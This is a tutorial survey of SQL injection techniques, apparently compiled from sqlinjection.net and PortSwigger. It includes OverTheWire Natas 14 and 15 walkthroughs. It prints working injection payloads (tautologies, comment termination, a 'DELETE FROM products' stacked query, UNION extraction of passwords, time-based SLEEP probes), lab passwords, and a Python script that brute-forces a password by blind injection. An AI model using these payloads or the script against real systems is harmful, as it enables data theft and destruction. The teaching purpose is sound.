



## A Practical Survey on SQLI

Collected and Presented by Hamed Nazarian

Main Source for Contents:

- <https://www.sqlinjection.net>
- <https://portswigger.net>

Main Source for Practical Examples:

- <https://overthewire.org>
- <https://portswigger.net>

## ■ What is SQL INJECTION?



SQL injection (SQLI) is a technique that allows a user to inject SQL commands into the database engine from a vulnerable application. By leveraging the syntax and capabilities of SQL, the attacker can influence the query passed to the back-end database in order to extract sensible information or to get control over the database. This security issue is mostly present in websites but it can also exist in software. In fact, SQL injection attacks (SQLIA) can be done anywhere a database is used and user input is not sanitized correctly.

## Dynamic Query Building

It is important to mention that SQL injection vulnerabilities are not caused by a database system flaw. In fact, a SQL injection attack can be made against a vulnerable system not matter what its DBMS is. The security flaw is an error made by the programmer who built a query without sufficiently validating user input.



BUILDING THE QUERY WITHOUT SANITIZING INPUT.

```
$sql = "SELECT id, username, first_name, last_name, email FROM members WHERE  
username='".$_GET['username']."'";
```

QUERY GENERATED (THIS QUERY IS EXECUTED).

```
SELECT id, username, first_name, last_name, email FROM members WHERE username='admin'
```

# Numeric Parameter



ID PARAMETER IN URL

```
http://www.victim.com/viewProduct.php?id=1
```



BUILDING THE QUERY WITHOUT SANITIZING INPUT.

```
$sql = "SELECT id, name, description FROM products WHERE id=".$_GET['id'];
```

QUERY GENERATED (THIS QUERY IS EXECUTED).

```
SELECT id, name, description FROM products WHERE id=1
```



URL VISITED BY THE ATTACKER (CRAFTED PARAMETER).

```
http://www.victim.com/viewProduct.php?id=1 OR 1=1
```

QUERY GENERATED.

```
SELECT id, name, description FROM products WHERE id=1 OR 1=1
```

# String Parameter



REAL USERNAME PARAMETER IN URL.

```
http://www.victim.com/viewMember.php?username=admin
```



BUILDING THE QUERY WITHOUT SANITIZING INPUT.

```
$sql = "SELECT id, username, first_name, last_name, email FROM members WHERE  
username='".$_GET['username']."'";
```

QUERY GENERATED (THIS QUERY IS EXECUTED).

```
SELECT id, username, first_name, last_name, email FROM members WHERE username='admin'
```



PARAMETER SUBMITTED BY THE ATTACKER (NOTICE THE MISSING LAST QUOTE).

```
admin' OR 'a'='a
```

QUERY GENERATED (VALID QUERY).

```
SELECT id, username, first_name, last_name, email FROM members WHERE username='admin' OR  
'a'='a'
```

## Using Comments to Simplify SQL Injection

Terminating the query properly is one of the main difficulties an attacker may encounter while testing. Frequently, the problem comes from what follows the integrated user parameter. This SQL segment is part of the query and the malicious input must be crafted to handle it without generating syntax errors.

### Comment Syntax

Syntax	MySQL	MSSQL	Oracle	Notes
-- Comment.	YES	YES	YES	The double-dash is used to comment the rest of the line. <b>In MySQL however this operator must be followed by at least one whitespace</b> or control character.
# Comment.	YES	NO	NO	The number sign allows commenting the rest of the line in MySQL. Contrary to the double-dash, it is not necessary to add a space after.
/* Comment. */	YES	YES	YES	The C-style comments allow inline commenting and multi-line comments. It is less used in SQL injection attacks but it can be useful in some rare cases as discussed in the last section of this article. <b>If the comment is not closed, an SQL syntax error will be raised.</b>



#### THE SCRIPT - BUILDING A QUERY WITHOUT SANITIZING DATA.

```
$sql = "SELECT first_name, last_name, email FROM members WHERE username='".$value."' AND  
showpublic=1"
```

#### ATTACKER INPUT USING LINE COMMENTING.

```
admin' --
```


#### QUERY GENERATED.

```
SELECT first_name, last_name, email FROM members WHERE username='admin' -- ' AND  
showpublic=1
```



## Classic Attack

Most attacks rely on basic SQL manipulation and are considered to be classic attacks. It includes WHERE clause modification, UNION operator injection and query stacking.





# OverTheWire



Wargames

Information <sup>updated</sup>

OverTheWire  
We're hackers, and we are good-looking. We are the 1%.

[Donate!](#)

[Help!?](#)

Online

Bandit

Natas

Leviathan

Krypton

Narnia

Behemoth

Utumno

Maze

Vortex

Semtex

Manpage

Drifter

## Wargames

The wargames offered by the OverTheWire community can help you to learn and practice security concepts in the form of fun-filled games.

To find out more about a certain wargame, just visit its page linked from the menu on the left.

If you have a problem, a question or a suggestion, you can join us via chat.

Suggested order to play the games in

1. Bandit
2. Leviathan or Natas or Krypton
3. Narnia
4. Behemoth
5. Utumno

# NATAS14

Username:

Password:

Login

We Chall

SUBMIT  
TOKEN

[View sourcecode](#)

Credentials to access level 14:

Username: natas14

Password: Lg96M10TdfaPyVBkJdjymbllQ5L6qdl1

```
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas14", "pass": "<censored>" };</script></head>
<body>
<h1>natas14</h1>
<div id="content">
<?
if(array_key_exists("username", $_REQUEST)) {
    $link = mysql_connect('localhost', 'natas14', '<censored>');
    mysql_select_db('natas14', $link);

    $query = "SELECT * from users where username=\"".$_REQUEST["username"]."\" and password=\"".$_REQUEST["password"]."\"";
    if(array_key_exists("debug", $_GET)) {
        echo "Executing query: $query<br>";
    }

    if(mysql_num_rows(mysql_query($query, $link)) > 0) {
        echo "Successful login! The password for natas15 is <censored><br>";
    } else {
        echo "Access denied!<br>";
    }
    mysql_close($link);
} else {
}
?>

<form action="index.php" method="POST">
Username: <input name="username"><br>
Password: <input name="password"><br>
<input type="submit" value="Login" />
</form>
<? } ?>
<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>
```

```
1  <?
2  if(array_key_exists("username", $_REQUEST)) {
3      $link = mysql_connect('localhost', 'natas14', '<censored>');
4      mysql_select_db('natas14', $link);
5
6      $query = "SELECT * from users where username=\"".$_REQUEST["username"]."
              \" and password=\"".$_REQUEST["password"]."\"";
7      if(array_key_exists("debug", $_GET)) {
8          echo "Executing query: $query<br>";
9      }
10
11     if(mysql_num_rows(mysql_query($query, $link)) > 0) {
12         echo "Successful login! The password for natas15 is <
              censored><br>";
13     } else {
14         echo "Access denied!<br>";
15     }
16     mysql_close($link);
17 } else {
18 ?> |
```

```
22 # Original Query Structure:
23 SELECT * from users where username="$ _REQUEST[username]" and password="$ _REQUEST[password]"
24
25 # Malicious Input:
26 Username: natas15" #
27
28 # Executing Query:
29 SELECT * from users where username="natas15" #" and password=""
```

## NATAS14

Username:

Password:

Login



[View sourcecode](#)

## NATAS14

Successful login! The password for natas15 is  
AwWj0w5cvxrZiONgZ9J5stNVkmxdk39J



[View sourcecode](#)

## Stacked Queries

Stacked queries provide a lot of control to the attacker. By terminating the original query and adding a new one, it will be possible to modify data and call stored procedures. This technique is massively used in SQL injection attacks and understanding its principle is essential to a sound understanding of this security issue.

### Principle

In SQL, a semicolon indicates that the end of a statement has been reached and what follows is a new one. This allows executing multiple statements in the same call to the database server. Contrary to UNION attacks which are limited to SELECT statements, stacked queries can be used to execute any SQL statement or procedure. A classic attack using this technique could look like the following.



MALICIOUS USER INPUT.

```
1; DELETE FROM products
```

GENERATED QUERY WITH MULTIPLE STATEMENTS. THE PARAMETER PRODUCTID WAS NOT SANITIZED.

```
SELECT * FROM products WHERE productid=1; DELETE FROM products
```

When the query is executed, a product is returned by the first statement and **all products are deleted** by the second.

## Stacked Queries Limitations

It is important to mention that query stacking does not work in every situation. Most of the time, this kind of attack is impossible because the API and/or database engine do not support this functionality. Insufficient rights could also explain why the attacker is unable to modify data or call some procedures.

Below is a list of query stacking support by the principal API and DBMS.



### STACKED QUERY SUPPORT.

MySQL/PHP - Not supported (**supported** by MySQL for other API).

SQL Server/Any API - **Supported**.

Oracle/Any API - Not supported.

Even though we mentioned earlier that stacked queries can add any SQL statement, this injection technique is frequently limited when it comes to adding SELECTs. **Both statements will be executed** but software code is usually designed to handle the results returned by only one query. Consequently, the injected SELECT query will often generate an error or its results will simply be ignored. For this reason it is recommended to use **UNION attacks** when trying to extract data.

## SQL Injection Using UNION

Understanding how to create a valid UNION-based attack to extract information  
UNION-based attacks allow the tester to easily **extract information from the database**. Because the **UNION operator can only be used if both queries have the exact same structure**, the attacker must craft a SELECT statement similar to the original query. To do this, a valid table name must be known but it is also necessary to determine the number of columns in the first query and their data type.



CRAFTED PARAMETER (EXTRACT USERNAME AND PASSWORDS).

```
1 AND 1=2 UNION SELECT username, password, 1 FROM members
```

QUERY GENERATED.

```
SELECT name, description, price FROM products WHERE category=1 AND 1=2 UNION SELECT  
username, password, 1 FROM members
```

## Number of Columns

- There are basically 2 ways to find how many columns are selected by the original query. The first one is to inject an ORDER BY clause indicating a column number. Given the column number specified is greater than the number of columns in the SELECT statement, an error will be returned. Otherwise, the results will be sorted by the column mentioned. Let's see both cases.

```
USER INPUT.  
1 ORDER BY 2  
  
QUERY GENERATED (SELECTS ONLY 3 COLUMNS).  
SELECT name, description, price FROM products WHERE category=1 ORDER BY 2  
  
RESULT.  
The data returned is sorted by description.
```

We know that the select statement has at least 2 columns. To find the exact number of columns, the number is incremented until an error related to the ORDER BY clause is returned.





QUERY GENERATED (SELECTS ONLY 3 COLUMNS).

```
SELECT name, description, price FROM products WHERE id=1 ORDER BY 4
```

ERROR RETURNED.

```
ORA-01785: ORDER BY item must be the number of a SELECT-list expression.
```

We can now conclude that the original query has 3 columns.

- The alternative technique to determine the number of columns is to directly inject a new statement with UNION. The number of columns in the injected select is increased until the database engine does not return an error related to the number of columns. Even if this approach is perfectly valid, the first one is more popular.

## Data Types

The last step is to determine the data type of each column of the original query. Some DBMS like MySQL and SQL Server are not strict on data types and will allow implicit numeric conversion. Also, in some cases comprehensive error messages can be returned by the database engine to indicate which column has a data type mismatch. In our example, the system uses Oracle which provide none of those "hits" for the attacker. However, after some tests the correct combination can be determined and the structure of the query is discovered.

```
✖ USER INPUT.  
1 UNION SELECT 'A', 'B', 3 FROM all_tables  
  
QUERY GENERATED.  
SELECT name, description, price FROM products WHERE category=1 UNION SELECT 'A', 'B', 3  
FROM all_tables  
  
RESULT.  
No error message is returned and data is listed.
```

Keep in mind that we can split data types in two groups: numeric values and the rest (considered as strings since they are enclosed between quotes). You do not need to test each and every type supported by the database engine



## Find Table Names for SQL Injection

Before building a query to extract sensitive information, the attacker must know what data he wants to extract and where it is stored in the database.

### Permissions

First and foremost, you need to know that you will only be able to view tables that your database user has access to. In other words, you will only be able to list tables that your session user either owns or on which the user has been granted some permission. All other tables will seem to be inexistent.

## MySQL - SQL Server

In MySQL and SQL Server, the table *information\_schema.tables* contains all the metadata related to table objects. Below is listed the most useful information of this table.

- table\_name: The name of the table.
- table\_schema: The schema in which the table was created.

Here is an example showing how to extract this information from a UNION attack.

```
USER INPUT.  
1 AND 1=2 UNION SELECT table_schema, table_name, 1 FROM information_schema.tables  
  
QUERY GENERATED.  
SELECT name, description, price FROM products WHERE category=1 AND 1=2 UNION SELECT  
table_schema, table_name, 1 FROM information_schema.table
```

# Oracle

For Oracle things are a little bit different since this DBMS does not support information\_schema. Table objects are listed in the system table *all\_tables*. Here are the most interesting columns to look for in this data dictionary view.

- table\_name: The name of the table.
- owner: The owner of the table.

Here again, the example presented earlier adapted to Oracle.

```
USER INPUT.  
1 AND 1=2 UNION SELECT owner, table_name, 1 FROM all_tables  
  
QUERY GENERATED.  
SELECT name, description, price FROM products WHERE category=1 AND 1=2 UNION SELECT  
owner, table_name, 1 FROM all_tables
```

## Find Column Names for SQL Injection

Once the attacker knows table names he needs to find out what the column names are in order to extract information. This article explains how this information can be found using meta data. Examples shown use a UNION attack to simplify things, however the same information could be retrieved with blind SQL injection and inference techniques. In most cases the attacker will filter data returned in order to show the columns of only one table. This is not done in this article to ensure that the queries presented are as simple as possible.

### MySQL – SQL Server

In MySQL and SQL Server, the table **information\_schema.columns** provides information about columns in tables. Below are listed the most useful columns to extract.

- `column_name`: The name of the column.
- `table_name`: The name of the table.
- `data_type`: Specifies the data type (MySQL data type).

Here is an example presenting how the information about columns could be extracted using a UNION attack.



#### USER INPUT.

```
1 AND 1=2 UNION SELECT table_name, column_name, 1 FROM information_schema.columns
```

#### QUERY GENERATED.

```
SELECT name, description, price FROM products WHERE category=1 AND 1=2 UNION SELECT  
table_name, column_name, 1 FROM information_schema.columns
```

## Oracle

The system table **all\_tab\_columns** contains what we are searching for. The most interesting columns of this table are listed below.

- column\_name: The name of the column.
- table\_name: The name of the table in which the column can be found.
- data\_type: Indicates data type of the column (Oracle data type).



#### USER INPUT.

```
1 AND 1=2 UNION SELECT table_name, column_name, 1 FROM all_tab_columns
```

#### QUERY GENERATED.

```
SELECT name, description, price FROM products WHERE category=1 AND 1=2 UNION SELECT  
table_name, column_name, 1 FROM all_tab_columns
```



## Inference attack

It allows testing for vulnerabilities and even extract information when **no data is returned to the end user**. Inference attacks involve a SQL manipulation that will provide the hacker the ability to verify a true/false condition. Depending on the database system reaction, it is possible to find out if the condition was realized or not.

### What Is an Inference Attack?

Basically, an inference attack is an SQL injection containing a **conditional construct**. It uses specific instructions (time delay, errors, etc.) to trigger noticeable database behavior depending which branch of the condition was executed. This will allow the attacker to **deduct (infer) if the tested expression was true or false** even if no data is returned to the end user.



The example below shows an error-based SQL injection (a derivate of inference attack). When the stacked condition is executed by the database engine, it verifies if the current user is the system administrator (*sa*). If the condition is true, the statement **forces the database to throw an error** by executing a division by zero. Otherwise, a valid instruction is executed.



MALICIOUS PARAMETER (INFERENCE ATTACK ON SQL SERVER).

```
1; IF SYSTEM_USER='sa' SELECT 1/0 ELSE SELECT 5
```

QUERY GENERATED (TWO POSSIBLE OUTCOMES FOR THE INJECTED IF).

```
SELECT name, email FROM members WHERE id=1; IF SYSTEM_USER='sa' SELECT 1/0 ELSE SELECT 5
```

As you can guess, the attacker will be able to conclude the database is run by the system administrator user if he sees a database error. Notice that the last part of the condition could be removed since the branch created by the *ELSE* instruction is not necessary.

## Conditional Structures

As mentioned earlier, inference attacks rely on conditional structures. Even though the syntax is similar from a DBMS to another, there are subtle differences. The reference table below shows how to integrate conditional construct for each database management system.

DBMS	Condition syntax	Notes
MySQL	<b>IF</b> ( <i>condition</i> , <i>when_true</i> , <i>when_false</i> )	Valid in any SQL statement. In stored procedures the syntax is identic to Oracle's. More info <a href="#">here</a> .
	<b>CASE</b> <i>expression</i> <b>WHEN</b> <i>value</i> <b>THEN</b> <i>instruction</i> [ <b>WHEN</b> <i>value</i> <b>THEN</b> <i>instruction</i> ] [ <b>ELSE</b> <i>instruction</i> ] <b>END CASE</b>	Only valid in stored procedures. This is the minimal syntax, a more complete one can be found <a href="#">here</a> .
SQL Server	<b>IF</b> <i>condition</i> <i>when_true</i> [ <b>ELSE</b> <i>when_false</i> ]	Can only be used in stored procedures or in an independent stacked query. More info <a href="#">here</a> .
	<b>CASE</b> <i>expression</i> <b>WHEN</b> <i>value</i> <b>THEN</b> <i>instruction</i> [ <b>WHEN</b> <i>value</i> <b>THEN</b> <i>instruction</i> ] [ <b>ELSE</b> <i>instruction</i> ] <b>END</b>	Can only be used in stored procedures. You can also find a more complete syntax <a href="#">here</a> .
Oracle	<b>IF</b> <i>condition</i> <b>THEN</b> <i>when_true</i> [ <b>ELSE</b> <i>when_false</i> ] <b>END IF</b>	Can only be used in PL/SQL. More information can be found <a href="#">here</a> .
	<b>CASE</b> [ <i>expression</i> ] <b>WHEN</b> <i>value</i> <b>THEN</b> <i>instruction</i> [ <b>WHEN</b> <i>value</i> <b>THEN</b> <i>instruction</i> ] [ <b>ELSE</b> <i>result</i> ] <b>END</b>	Can only be used in PL/SQL. More information and complete syntax <a href="#">here</a> .

URL:

http://natas15.natas.labs.overthewire.org/index.php

Username: natas15

Password :

AwWj0w5cvxrZiONgZ9J5stNVkmxdk39J

## NATAS15

Username:

Check existence



SUBMIT  
TOKEN

[View sourcecode](#)

## NATAS15

This user exists.



SUBMIT  
TOKEN


[View sourcecode](#)

Username input: "natas16"

Username input: "hamed"

## NATAS15

This user doesn't exist.



SUBMIT  
TOKEN

[View sourcecode](#)

```
1  <?|
2  /*
3  CREATE TABLE `users` (
4      `username` varchar(64) DEFAULT NULL,
5      `password` varchar(64) DEFAULT NULL
6  );
7  */
8
9  if(array_key_exists("username", $_REQUEST)) {
10     $link = mysql_connect('localhost', 'natas15', '<censored>');
11     mysql_select_db('natas15', $link);
12
13     $query = "SELECT * from users where username=\"".$_REQUEST["username"]."\"";
14     if(array_key_exists("debug", $_GET)) {
15         echo "Executing query: $query<br>";
16     }
17
18     $res = mysql_query($query, $link);
19     if($res) {
20         if(mysql_num_rows($res) > 0) {
21             echo "This user exists.<br>";
22         } else {
23             echo "This user doesn't exist.<br>";
24         }
25     } else {
26         echo "Error in query.<br>";
27     }
28
29     mysql_close($link);
30 } else {
31 ?>
```

- `expr LIKE pat [ESCAPE 'escape_char']`

Pattern matching using an SQL pattern. Returns 1 (TRUE) or 0 (FALSE). If either `expr` or `pat` is NULL, the result is NULL.

With LIKE you can use the following two wildcard characters in the pattern:

- `%` matches any number of characters, even zero characters.
- `_` matches exactly one character.


```
mysql> SELECT 'David!' LIKE 'David_';  
      -> 1  
mysql> SELECT 'David!' LIKE '%D%v%';  
      -> 1
```

# Python Script – Part 1

```
1  #!/usr/bin/python3
2
3  import requests
4  import string
5  import sys
6
7  post_url = 'http://natas15.natas.labs.overthewire.org/index.php'
8
9  payload = ''
10
11 success_str = 'user exists'
12
13 user = "natas15"
14 passw = "AwWj0w5cvxrZi0NgZ9J5stNVkmdk39J"
15
16 s = requests.Session()
17 s.auth = (user, passw)
18
19
20 print("[+] Bruteforcing number of password digits", flush=True)
21 for digit_num in range(1, 64):
22     print('.', end='', flush=True)
23     payload = '''natas16" and password like "{}"#'''.format('_'*digit_num)
24     res = s.post(post_url, data={"username": payload})
25
26     if success_str in res.text:
27         print("\n> Password is a '{}' digit string.".format(digit_num), end='\n\n')
28         break
29
```

## Python Script – Part 2

```
31 print("[+] Bruteforcing password character space:")
32 print("[ ", end='', flush=True)
33 all_chars = string.ascii_letters + string.digits
34 key_space = []
35 ▼ for ch in all_chars:
36     payload = '''natas16" and password like BINARY "%{}%"#'''.format(ch)
37     res = s.post(post_url, data={"username": payload})
38 ▼     if success_str in res.text:
39         print(' {}'.format(ch), end='', flush=True)
40         key_space.append(ch)
41         if len(key_space) > 32:
42             break
43
44 print(' ]', flush=True, end='\n\n')
45
46 key = ''
47 print("[+] Bruteforcing password:")
48 print("> Password: ", end='', flush=True)
49 ▼ for ch_index in range(digit_num):
50 ▼     for ch in key_space:
51         payload = '''natas16" and password like BINARY "{}{}%"#'''.format(key, ch)
52         res = s.post(post_url, data={"username": payload})
53 ▼         if success_str in res.text:
54             print(ch, end='', flush=True)
55             key += ch
56             break
57
58     payload = '''natas16" and password like BINARY "{}{}%"#'''.format(key, ch)
59     res = s.post(post_url, data={"username": payload})
60     if success_str not in res.text:
61         key_space.remove(ch)
62
63 print("", end='\n\n')
```



```
C:\Users\hm\Desktop\natas\level15>python sql_booleanb-2st_imp.py
```

```
[+] Bruteforcing number of password digits
```

```
.....
```

```
> Password is a '32' digit string.
```

```
[+] Bruteforcing password character space:
```

```
[ a c e h i j m n p q t w B E H I N O R W 0 3 5 6 9 ]
```

```
[+] Bruteforcing password:
```

```
> Password: 'WaIHEacj63wnNIBROHeqi3p9t0m5nhmh'
```





## Time-Based Blind SQL Injection Attacks

Time-based techniques are often used to achieve tests when there is no other way to retrieve information from the database server. This kind of attack injects a SQL segment which contains specific DBMS function or heavy query that generates a time delay. Depending on **the time it takes to get the server response**, it is possible to deduct some information. As you can guess, this type of inference approach is particularly useful for blind and deep blind SQL injection attacks.

### Injecting a Time Delay

Time-based attacks can be used to achieve very basic test like **determining if a vulnerability is present**. This is usually an excellent option when the attacker is facing a deep blind SQL injection. In this situation, only delay functions/procedures are necessary. The table below shows **how the query execution can be paused in each DBMS**.

DBMS	Function	Notes
MySQL	<b>SLEEP</b> ( <i>time</i> )	Only available since MySQL 5. It takes a number of seconds to wait in parameter. More details <a href="#">here</a> .
	<b>BENCHMARK</b> ( <i>count</i> , <i>expr</i> )	Executes the specified expression multiple times. By using a large number as first parameter, you will be able to generate a delay. More details about the function <a href="#">on MySQL website</a> .
SQL Server	<b>WAIT FOR DELAY</b> ' <i>hh:mm:ss</i> '	Suspends the execution for the specified amount of time. For more information about this procedure consult SQL Server <a href="#">official documentation</a> .
	<b>WAIT FOR TIME</b> ' <i>hh:mm:ss</i> '	Suspends the execution of the query and continues it when system time is equal to parameter. See link above for more information.
Oracle	<i>See notes.</i>	Time-based attacks are a more complicated in Oracle. Refer to Oracle section below for more information.

Identifying vulnerabilities is not the only utility of time-based attacks. When the time delay is integrated in a conditional statement, the attacker will be able to **retrieve information from the database** and even extract data. This technique relies on inference testing which is explained in this article. Simply put, by injecting a conditional time delay in the query the attacker can ask a yes/no question to the database. Depending if the condition is verified or not, the time delay will be executed and the server response will be abnormally long. This will allow the attacker to know if the condition was true or false. Below is a reference of basic **conditional statements in each database system**.

DBMS	Condition syntax	Notes
MySQL	<code>IF(condition, when_true, when_false)</code>	Only valid when using in SQL statement. In stored procedure the syntax is identical to Oracle's.
SQL Server	<code>IF condition when_true [ELSE when_false]</code>	Can only be used in stored procedure or in an independent stacked query.
Oracle	<code>IF condition THEN when_true [ELSE when_false] END IF</code>	Can only be used in PL/SQL.

As you can guess, the injected segments will differ slightly depending of the purpose of the time-based attack. Let's now see how these attacks can be done in different DBMS.

## MySQL Time-Based Attack

Injecting a time delay for this DBMS is pretty straight forward. Since *SLEEP()* and *BENCHMARK()* are both functions, they can be integrated in any SQL statement. The example below shows how a hacker could **identify if a parameter is vulnerable to SQL injection** using this technique (a slow response would mean the application uses a MySQL database).



RESULTING QUERY (WITH MALICIOUS SLEEP INJECTED).

```
SELECT * FROM products WHERE id=1-SLEEP(15)
```

RESULTING QUERY (WITH MALICIOUS BENCHMARK INJECTED).

```
SELECT * FROM products WHERE id=1-BENCHMARK(100000000, rand())
```

The attacker may also be interested to extract some information or at least verify a few assumptions. As mentioned earlier, this can be done by integrating the time delay inside a conditional statement. Here again, MySQL makes it pretty easy since **it provides an *IF()* function**. The following example shows how it's possible to combine inference testing with time-based techniques to verify database version.



RESULTING QUERY - TIME-BASED ATTACK TO VERIFY DATABASE VERSION.

```
SELECT * FROM products WHERE id=1-IF(MID(VERSION(),1,1) = '5', SLEEP(15), 0)
```

If server response takes 15 seconds or more, we can conclude that this database server is running MySQL version 5.x. The example features *SLEEP()*, but it could easily adapted to use *BENCHMARK()*.